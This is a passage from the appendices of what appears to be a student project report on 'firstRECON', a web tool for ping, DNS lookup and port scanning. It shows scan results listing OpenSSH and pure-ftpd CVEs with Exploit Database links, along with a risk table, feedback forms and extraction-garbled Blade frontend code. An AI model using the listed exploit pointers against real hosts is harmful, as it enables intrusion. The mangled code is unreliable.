CVE-2011-3171	Directory traversal vulnerability in pure-FTPD 1.0.22 and possibly other versions, when running on SUSE Linux Enterprise Server and possibly other operating systems, when the Netware OES remote server feature is enabled, allows local users to overwrite arbitrary files via unknown vectors.
CVE-2011-0988	pure-ftpd 1.0.22, as used in SUSE Linux Enterprise Server 10 SP3 and SP4, and Enterprise Desktop 10 SP3 and SP4, when running OES Netware extensions, creates a world-writeable directory, which allows local users to overwrite arbitrary files and gain privileges via unspecified vectors.
CVE-2011-1575	The STARTTLS implementation in ftp_parser.c in Pure-FTPD before 1.0.30 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted FTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.
CVE-2011-2011	The glob implementation in Pure-FTPD before 1.0.32, and in libc in NetBSD 5.1, does not properly expand expressions containing curly brackets, which allows remote authenticated users to cause a denial of service (memor consumption) via a crafted FTP STAT

*Figure 451: Range Scan Scanned results (III) screenshot*

22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<a href="#">View</a>
CVE	Description				
CVE-2021-41617	sshd in OpenSSH 6.2 through 8.x before 8.8, when certain non-default configurations are used, allows privilege escalation because supplemental groups are not initialized as expected. Helper programs for AuthorizedKeysCommand and AuthorizedPrincipalsCommand may run with privileges associated with group memberships of the sshd process, if the configuration specifies running the command as a different user.				
CVE-2016-20012	** DISPUTED ** OpenSSH through 8.7 allows remote attackers, who have a suspicion that a certain combination of username and public key is known to an SSH server, to test whether this suspicion is correct. This occurs because a challenge is sent only when that combination could be valid for a login session. NOTE: the vendor does not recognize user enumeration as a vulnerability for this product.				
CVE-2021-36368	** DISPUTED ** An issue was discovered in OpenSSH before 8.9. If a client is using public-key authentication with agent forwarding but without -oLogLevel=verbose, and an attacker has silently modified the server to support the None authentication option, then the user cannot determine whether FIDO authentication is going to confirm that the user wishes to connect to that server, or that the user wishes to allow that server to connect to a different server on the user's behalf. NOTE: the vendor's position is "this is not an authentication bypass, since nothing is being bypassed."				
CVE-2019-16905	OpenSSH 7.7 through 7.9 and 8.x before 8.1, when compiled with an experimental key type, has a pre-authentication integer overflow if a client or server is configured to use a crafted XMSS key. This leads to memory corruption and local code execution because of an error in the XMSS key parsing algorithm. NOTE: the XMSS implementation is considered experimental in all released OpenSSH versions, and there is no supported way to enable it when building portable OpenSSH.				

*Figure 452: Range Scan Scanned results (III) screenshot*

CVE-2016-10011	authfile.c in sshd in OpenSSH before 7.4 does not properly consider the effects of realloc on buffer contents, which might allow local users to obtain sensitive private-key information by leveraging access to a privilege-separated child process.
CVE-2021-31580	The restricted shell provided by Akkadian Provisioning Manager Engine (PME) can be bypassed by switching the OpenSSH channel from 'shell' to 'exec' and providing the ssh client a single execution parameter. This issue was resolved in Akkadian OVA appliance version 3.0 (and later), Akkadian Provisioning Manager 5.0.2 (and later), and Akkadian Appliance Manager 3.3.0.314-4a349e0 (and later).
CVE-2020-1292	An elevation of privilege vulnerability exists in OpenSSH for Windows when it does not properly restrict access to configuration settings, aka 'OpenSSH for Windows Elevation of Privilege Vulnerability'.
CVE-2020-14145	The client side in OpenSSH 5.7 through 8.4 has an Observable Discrepancy leading to an information leak in the algorithm negotiation. This allows man-in-the-middle attackers to target initial connection attempts (where no host key for the server has been cached by the client). NOTE: some reports state that 8.5 and 8.6 are also affected.
CVE-2021-28041	ssh-agent in OpenSSH before 8.5 has a double free that may be relevant in a few less-common scenarios, such as unconstrained agent-socket access on a legacy operating system, or the forwarding of an agent to an attacker-controlled host.
CVE-2020-15778	** DISPUTED ** scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument. NOTE: the vendor reportedly has stated that they intentionally omit validation of "anomalous argument transfers" because that could "stand a great chance of breaking existing workflows."
CVE-2007-2768	OpenSSH, when using OPIE (One-Time Passwords in Everything) for PAM, allows remote attackers to determine the existence of certain user accounts, which displays a different response if the user account exists and is configured to use one-time passwords (OTP), a similar issue to CVE-2007-2242.

Figure 453: Range Scan Scanned results (III) screenshot

2019-1859	bypass client-side certificate authentication and revert to password authentication. The vulnerability exists because OpenSSH mishandles the authentication process. An attacker could exploit this vulnerability by attempting to connect to the device via SSH. A successful exploit could allow the attacker to access the configuration as an administrative user if the default credentials are not changed. There are no workarounds available; however, if client-side certificate authentication is enabled, disable it and use strong password authentication. Client-side certificate authentication is disabled by default.
CVE-2020-5917	In BIG-IP versions 15.1.0-15.1.0.4, 15.0.0-15.0.1.3, 14.1.0-14.1.2.3, 13.1.0-13.1.3.4, 12.1.0-12.1.5.1, and 11.6.1-11.6.5.2 and BIG-IQ versions 5.2.0-7.0.0, the host OpenSSH servers utilize keys of less than 2048 bits which are no longer considered secure.
<b>Exploit</b>	<b>Url</b>
OpenSSH 2.3 < 7.7 - Username Enumeration - Exploit Database	<a href="https://www.exploit-db.com/exploits/45233">https://www.exploit-db.com/exploits/45233</a>
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)	<a href="https://www.exploit-db.com/exploits/21578">https://www.exploit-db.com/exploits/21578</a>
OpenSSH < 7.7 - User Enumeration (2) - Linux remote Exploit	<a href="https://www.exploit-db.com/exploits/45939">https://www.exploit-db.com/exploits/45939</a>
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	<a href="https://www.exploit-db.com/exploits/40963">https://www.exploit-db.com/exploits/40963</a>
OpenSSH SCP Client - Write Arbitrary Files - Exploit Database	<a href="https://www.exploit-db.com/exploits/46516">https://www.exploit-db.com/exploits/46516</a>
80	open http Apache httpd syn-ack
	<a href="#">View</a>

Figure 454: Range Scan Scanned results (III) screenshot

## 7.8 Appendix H: Web Application Risk and Contingency plan


In project management, a contingency plan is a specified, actionable strategy that is to be implemented if a recognized risk becomes a reality. It is simply a "Plan B" to be implemented if things do not go as planned. Contingency planning, according to the Project Management Institute, "involves specifying action measures to be taken if such an identified risk event occurs." Contingency plans are a component of risk management in project management and should be included in risk management (wrike, 2022). The Risk which might occur while developing this project and its contingency plans are mentioned below in a table.

SN	Risk Description	Probability	Impact	Contingency plan
1	Operating system crash	Low	High	Backup your data in the cloud
2	Natural Disaster	Low	High	Backup the data
3	Slow internet connection	Medium	Medium	Boost the bandwidth of the internet
4	User interface don not fit needs	Low	High	Scenario development and prototyping
5	Difficulties to find and integrate required API	Medium	High	Investigate and learn about API integration
6	Insufficient resources on the internet	Low	High	Supervisors should be consulted and sought for assistance
7	Difficulties to implement all the features	Medium	High	To integrate all the aforementioned functions, research different widgets and plugins
8	Application might not complete on time	Low	High	Begin working on the project as soon as possible and strive to finish it
9	Free API limit exceeds	Medium	High	Subscribing API

Figure 455: Web Application Risk and Contingency plan

## 7.9 Appendix I: User Feedback

### 7.9.1 User Feedback Form



The screenshot shows a user feedback form titled "firstRECON client survey form". At the top, there is a blue header bar with the "firstRECON" logo, which features a circular icon with concentric rings and dots, followed by the word "firstRECON" in white. Below the header, the form title is displayed in a large, dark font. A descriptive subtitle "A reconnaissance tool." follows. The main input field is labeled "Email \*". It includes a placeholder "Valid email address" and a note below stating "This form is collecting email addresses. Change settings". Another input field is labeled "Client Name \*". It has a placeholder "Short-answer text".

Figure 456: User Feedback form (I) screenshot

Client Company Name \*

Short-answer text

Position in Company \*

Short-answer text

Rate the user interface of the application? \*

1      2      3      4      5

Figure 457: User Feedback form (II) screenshot

Overall how much are you satisfied with features present in firstRECON? \*

1	2	3	4	5
<input type="radio"/>				

Rate the ping feature of firstRECON? \*

1	2	3	4	5
<input type="radio"/>				

Rate DNS Lookup feature of firstRECON? \*

1	2	3	4	5
<input type="radio"/>				

Figure 458: User Feedback form (III) screenshot

Rate Port Scanning feature of firstRECON? \*

1      2      3      4      5

Rate the user experience while using firstRECON? \*

1      2      3      4      5

Which feature of firstRECON did you like most? \*

Ping  
 DNS Lookup  
 Port Scan

Figure 459: User Feedback form (IV) screenshot

Do you have any suggestion for making this project improvised?

Long-answer text

Please provide your digital signature or company stamp as a proof \*

View folder

Figure 460: User Feedback form (VI) screenshot

### 7.9.2 Sample of Filled User Feedback Forms

Email	abiralgautam19@gmail.com
Client Name	1 response
Abiral Gautam	
Client Company Name	1 response
Chloroleaf Technologies Pvt. Ltd	
Position in Company	1 response
Managing Director	

Figure 461: User Feedback form filled by client (I) screenshot



Figure 462: User Feedback form filled by client (II) screenshot



Figure 463: User Feedback form filled by client (III) screenshot




Figure 464: User Feedback form filled by client (IV) screenshot

Which feature of firstRECON did you like most?

1 response

A donut chart with a single orange segment representing 100% of the responses. The chart is centered on the page. To its right is a legend with three items: 'Ping' (blue), 'DNS Lookup' (red), and 'Port Scan' (orange). The 'Port Scan' entry is highlighted with a yellow circle.

● Ping  
● DNS Lookup  
● Port Scan

100%

Do you have any suggestion for making this project improvised?

1 response

This project has turned out a bit better than expected. This project will be extra ready for deployment if the features like improving scan time results, keeping scan history, and log monitoring are also included. Overall, the web application has an appealing feature that will attract people of information security domain.

Please provide your digital signature or company stamp as a proof

1 response

Sakshat firstRECON - Sakshat Bhattarai.png

Figure 465: User Feedback form filled by client (V) screenshot




Figure 466: User Feedback form filled by client (VI) screenshot

## **7.10 Appendix J: Development coding**

### **7.10.1 Frontend Code**

#### **7.10.1.1 home.blade**

```

1.          <div>
2.          <div class="header">
3.          <div class="text-center">
4.          <a href="{{ route('home') }}>
5.          
6.          </a>
7.          </div>
8.          </div>
9.          <div class="container">
10.         <div class="row">
11.         <div class="col-sm-12 col-md-4 col-lg-4">
12.         <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('ping') }}'" style="cursor:pointer; min-height:410px">
13.           <div class="card-body text-center">
14.             
15.             <div class="p-2">
16.               <h5>Ping</h5>
17.               <hr>
18.             </div> 20.           <p>
19.             firstRECON can ping the targeted host with custom parameter provided by the user.
20.           </p>
21.         </div>
22.       </div>
23.     </div>
24.   </div>
25. </div>
26. <div class="col-sm-12 col-md-4 col-lg-4">
27. <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('dns.lookup') }}'" style="cursor:pointer; min-height:410px;">
28.   <div class="card-body text-center">
29.     
30.     <div class="p-2">
31.       <h5>DNS Lookup</h5>
32.       <hr>
33.     </div> 35.           <p>
34.       firstRECON can resolve DNS Record of the targeted host with ability to Lookup DNS record according to DNS record type.
35.     </p>
36.   </div>
37. </div>
38. </div>
39. </div>
40. </div>
41. <div class="col-sm-12 col-md-4 col-lg-4">
42. <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('port.scan') }}'" style="cursor:pointer; min-height:410px">
43.   <div class="card-body text-center">
44.     
45.     <div class="p-2">
46.       <h5>Port Scan</h5>
47.       <hr>
48.     </div>
49.   </div>

```

50.

firstRECON can determine vulnerability exposer and exploit of the targeted host according to the services running in their open port.

```

51.          </p>
52.          </div>
53.          </div> 54.          </div>
55.      </div>
56.      <div class="col-sm-12 col-md-12 col-lg-12 mt-4">
57.          <div class="card ms-5 me-5 mt-4 pt-5">
58.              <div class="card-body p-5">
59.                  <strong>Ping</strong>
60.                  <p>IP Ping tool sends a ping request to a domain, host, or IP and shows its response. This tool is handy if you want to check either a host is publicly accessible to everyone and responding correctly or not. The tool tests if a host computer that you are trying to access is operating or is accessible over the internet or not. It is also used for troubleshooting and to check the response time. A ping test runs to a server to check the latency between the computer running the ping test and the server. The IP Ping service sends several ICMP packets to the domain or IP and returns the detailed output. It tells how many packets were transmitted and how many were lost during the ping activity. First recon ping functionality is providing with the adjustable parameter and values to perform ping.</p>
61.
62.
63.
64.          <strong>DNS Lookup</strong>
65.          <p>The DNS lookup tool fetches all the DNS records for a domain and reports them in a priority list. Use options to perform DNS lookup either against Google, Cloudflare, OpenDNS, or the domain's authoritative name server(s). Therefore, if you changed your web hosting or DNS records, those changes should reflect instantly. To check that you have configured correct DNS records for your domain, use the DNS lookup tool to verify your DNS records so you can avoid any downtime. The DNS records include A, AAAA, CNAME, MX, NS, PTR, SRV, SOA, TXT and CAA record.
66.          <strong>Different Types of DNS Records</strong>
67.          <p><strong>A record:</strong> the most basic type of record, also known as address record, provides an IPv4 address to a domain name or sub-domain name. That record points the domain name to an IP address.</p>
68.          <p><strong>AAAA record:</strong> maps the hostname to 128bits IPv6 address. For a long time, 32-bits IPv4 addresses served the purpose of identifying a computer on the internet. But due to the shortage of IPv4, IPv6 was created. The four "A" s (AAAA) are mnemonic to represent that IPv6 is four times larger in size than IPv4.</p>
69.          <p><strong>CNAME record:</strong> also known as Canonical Name record, creates an alias of one domain name. The aliased domain or sub-domain gets all the original Domain's DNS records and is commonly used to associate subdomains with existing main domain.</p>
70.          <p><strong>MX record:</strong> also known as Mail Exchange records, tells which mail exchange servers are responsible for routing the email to the correct destination or mail server.</p>
71.          <p><strong>NS record:</strong> also known as Name Server records, points to the name servers which have authority in managing and publishing DNS records of that domain. These are the DNS servers that are authoritative to handle any query related to that domain.</p>
72.          <p><strong>SRV record:</strong> also known as Service record, indicates which specific services the domain operates along with port numbers. Some Internet protocols such as the Extensible Messaging and Presence Protocol (XMPP) and the Session Initiation Protocol (SIP) often require SRV records.</p>
73.          <p><strong>SOA record:</strong> also known as Start of Authority records, provides essential information about the domain like

```

72.	identifying master node of domain authoritative name server, an email of the domain administrator, the serial number of DNS zone, etc.</p>
73.	<p><strong>TXT record:</strong> allows the website's administrator to insert any arbitrary text in the DNS record.</p><p><strong>CAA record:</strong> also known as Certification Authority Authorization record, reflects the public policy regarding the issuance of digital certificates for the domain. If no CAA record is present for your domain, any Certification Authority can issue an SSL certificate for your domain. However, by using this record, you can restrict which CA is authorized to issue digital credentials for

your domain.</p>  
74. </p>

```

75.          <strong>Scan Ports</strong>
76.          <p>Port Scanning are used for routing incoming information from a
77.          network to specific applications to a designated machine.
78.          Example, if you wanted to enable Remote Desktop on a Windows PC
79.          within your network, you'd need to make sure port 3389 was open
80.          and forwarding to the appropriate computer. Open ports are also
81.          used to determine if those open ports need to be closed to
82.          provide more network security and less vulnerabilities.
83.          firstRECON will provide you with information regarding valid
84.          methods of connecting to a network. Inbuilt port scanning feature
85.          of the web application is used to determine open port along with
86.          potential vulnerability and potential exploit of the intended
87.          service.</p>
88.
89.
90.
91.
92.
93.
94.
95.
96.
97.
98.
99.
100.

```

75. <strong>Scan Ports</strong>

76. <p>Port Scanning are used for routing incoming information from a

77. network to specific applications to a designated machine.

78. Example, if you wanted to enable Remote Desktop on a Windows PC

79. within your network, you'd need to make sure port 3389 was open

80. and forwarding to the appropriate computer. Open ports are also

81. used to determine if those open ports need to be closed to

82. provide more network security and less vulnerabilities.

83. firstRECON will provide you with information regarding valid

84. methods of connecting to a network. Inbuilt port scanning feature

85. of the web application is used to determine open port along with

86. potential vulnerability and potential exploit of the intended

87. service.</p>

88.

89.

90.

91.

92.

93.

94.

95.

96.

97.

98.

99.

100.

```
101.          {{--           --}}}{--  Ping--}}}
102.          {{--           --}}}{--  103.
103.          </button>--}} 104.          {{--           --}}}{--  105.          {{--           @error('hostname') <span class="error">{{ $message }}</span> 106.          {{--           --}}}{--  107.          </div>--}} 108.
109.          {{--           </div>--}}}
110.          {{--           <div class="form-group mt-3">--}}
111.          {{--           <label for="port_type" class="form-label">Package</label>--}}
112.          {{--           <select id="port_type" class="form-control form-controllg
wire:model="port_type">--}}
113.          {{--           <option value="">Choose</option>--}}}
114.          {{--           @foreach($portTypes as $type => $ports)--}}
115.          {{--           <option value="{{ $type }}>{{ $type }} ({{
implode(',',$ports) }})</option>--}}
116.          {{--           @endforeach--}}
117.          {{--           </select>--}}}
118.          {{--           </div>--}}}
119.          {{--           <div class="form-group mt-3 text-center">--}}
120.          {{--           <button class="btn btn-success btn-lg text-white"
id="scan" wire:click="submit">--}}}
```

```
121.    {{--           Scan--}}}
122.    {{--           </button>--}}}
123.    {{--           </div>--}}}
124.    {{--           --}}}{ {{--           <div wire:loading wire:target="ping">--}}}
```



```
183.      $(document).ready(function () {
184.        //      $('#scan').on('click',function (){
185.          //      Livewire.emit('setHostname',document.getElementById('host').value)
186.          //      Livewire.on('hostAdded',function (){
187.            //      $('#results').show()
188.            //      var buttons = document.getElementsByClassName('submit_button')
189.            //      for (let item of buttons) {
190.              //          document.getElementById(item.id).click()
191.            //        }
192.            //        })
193.            //      })
194.            //    })
195.    });
196.  </script>
```

### 7.10.1.2 ping.blade

```

1.          <div>
2.          <div wire:loading wire:target="submit">
3.          <div id="overlay">
4.          <div class="text-center">
5.          <div class="my-auto">
6.          <i class="fas fa-lg text-white fa-spinner fa-pulse ">
7.          <br>
8.          <br>
9.          <div class="text-white">
10.         <strong>Please Wait</strong>
11.         </div> 12.           <br>
13. <a href="{{ route('ping') }}" class="ms-3 btn btn-danger btn-lg
    text-white" >
14. Stop Ping 15.           </a>
16.
17.     </div>
18.     </div>
19.     </div> 20.      </div>
21.
22.          <div class="header">
23.          <div class="text-center">
24.          <a href="{{ route('home') }}">
25.          
26.          </a>
27.          </div>
28.          </div>
29.          <div class="container">
30.          <div class="card">
31.          <div class="card-body p-4">
32.          <h1>Ping</h1>
33.          <div @if($currentStep !== 1) style="display: none" @endif
    >
34.          <div class="form-group mt-3">
35.          <label for="hostname" class="form-label fw-bold">Enter any
    valid IP/Url</label>
36.          <input type="text" id="hostname" class="form-control
    formcontrol-lg" placeholder="Enter Url Here"
    wire:model="hostname">
37.          @error('hostname') <span class="error">{{ $message
    }}</span> @enderror
38.
39.
40.
41.          </div>
42.          <div class="row">
43.          <div class="col-sm-12 col-md-3 col-lg-3">

```

```
44.          <label for="count" class="form-label fw-
45.          bold">Count</label>
46.          <input type="number" id="count" class="form-control
47.          formcontrol-lg" placeholder="Count"
48.          wire:model="count">
49.          @error('count') <span class="error">{{ $message
50.          }}</span>
51.          @enderror
52.      
```

```
53.          </div>
54.          <div class="col-sm-12 col-md-3 col-lg-3">
55.              <label for="packet" class="form-label fw-bold">Packet
56.              Size</label>
57.              <input type="number" id="packet" class="form-control
58.              formcontrol-lg" placeholder="Packet Size"
59.              wire:model="packet">
60.              @error('packet') <span class="error">{{ $message
61.              }}</span>
62.              @enderror
63.          
```

```
64.          </div>
65.          <div class="col-sm-12 col-md-3 col-lg-3">
66.              <label for="interval" class="form-label
67.              fwbold">Interval</label>
68.              <input type="number" id="interval" class="form-control
69.              formcontrol-lg" placeholder="Interval"
70.              wire:model="interval">
71.              @error('interval') <span class="error">{{ $message
72.              }}</span>
73.          
```

```
74.          @enderror
75.      
```

```
75.          <div @if($currentStep != 2) style="display: none" @endif
76.          class="p-4">
77.          <div class="mb-5">
78.          <div class="float-end">
79.          <a href="{{ route('ping') }}" class="btn btn-success
80.          textwhite">Ping Another Host</a>
81.          </div>
82.          <div class="float-start">
83.          <h3>Ping Result For : <span class="text-success">{{
84.          $hostname }}</span></h3>
85.          </div>
86.          </div>
87.          @if($results)
88.          <div class="card">
89.          <div class="card-body bg-dark text-white">
90.          @foreach($results as $result)
{{ $result }}<br>
@endforeach
</div>
```

```
91.      </div>
92.      @else
93.      <div class="card">
94.          <div class="card-body bg-dark text-white">
95.              ping: cannot resolve {{ $hostname }}: Unknown host
96.          </div>
97.      </div> 98.          @endif
99.
100.         </div>
101.     </div> 102.
103.     </div>
104. </div>
```

### 7.10.1.3 dns-lookup.blade

```

1.          <div>
2.              <div wire:loading wire:target="lookup">
3.                  <div id="overlay">
4.                      <div class="text-center">
5.                          <div class="my-auto">
6.                              <i class="fas fa-lg text-white fa-spinner fa-pulse ">
7.                                  style="fontsize:100px;"</i>
8.                              <br>
9.                              <br>
10.                         <div class="text-white">
11.                             <strong>Please Wait</strong>
12.                         </div> 12.                               <br>
13.                             <a href="{{ route('dns.lookup') }}" class="ms-3 btn btn-
danger btnlg text-white" >
14.                                 Stop DNS Lookup
15.                             </a>
16.                         </div>
17.                         </div>
18.                         </div>
19.                         </div>
20.                         <div class="header">
21.                             <div class="text-center">
22.                                 <a href="{{ route('home') }}">
23.                                     
24.                                 </a>
25.                             </div>
26.                             </div>
27.                             <div class="container">
28.                                 <div class="card" >
29.                                     <div class="card-body p-4">
30.                                         <h1>DNS Lookup</h1>
31.                                         <div @if($currentStep !== 1) style="display: none" @endif>
32.                                             <div class="form-group mt-3">
33.                                                 <label for="hostname" class="form-label fw-bold">Enter any
valid IP/Url</label>
34.                                                 <input type="text" id="hostname" class="form-control
formcontrol-lg" placeholder="Enter Url Here"
wire:model="hostname">
35.                                                 @error('hostname') <span class="error">{{ $message
}}</span>
36.                                             @enderror
37.                                         </div>
38.                                     </div>
39.                                 </div>

```

```
40.      <div class="form-group mt-3">
41.        <label for="record_type" class="form-label fw-bold">Select
```

```
Record Type</label>
42.
43.
44.
45.
46.
47.
48.
49.
50.
51.
52.
53.
54.
55.
56.
57.
58.
59.
60.
61.    </div>
62.    <div @if($currentStep !== 2) class="p-4" style="display: none" @endif> 63.
<div>
64.
65.
66.
67.
68.
```

<ul class="nav nav-pills mb-3" id="pills-tab" role="tablist">

<li class="nav-item" role="presentation">

<button wire:click="\$set('record\_type','All')" class="btn btn-lg btn-outline-primary" @if(\$record\_type === "All") active @endif id="pillshome-tab" data-bs-toggle="pill" data-bs-target="#pills-home" type="button" role="tab" aria-controls="pills-home" aria-selected="true" style="width:{{ \$buttonWidth }}px">All</button>

</li>

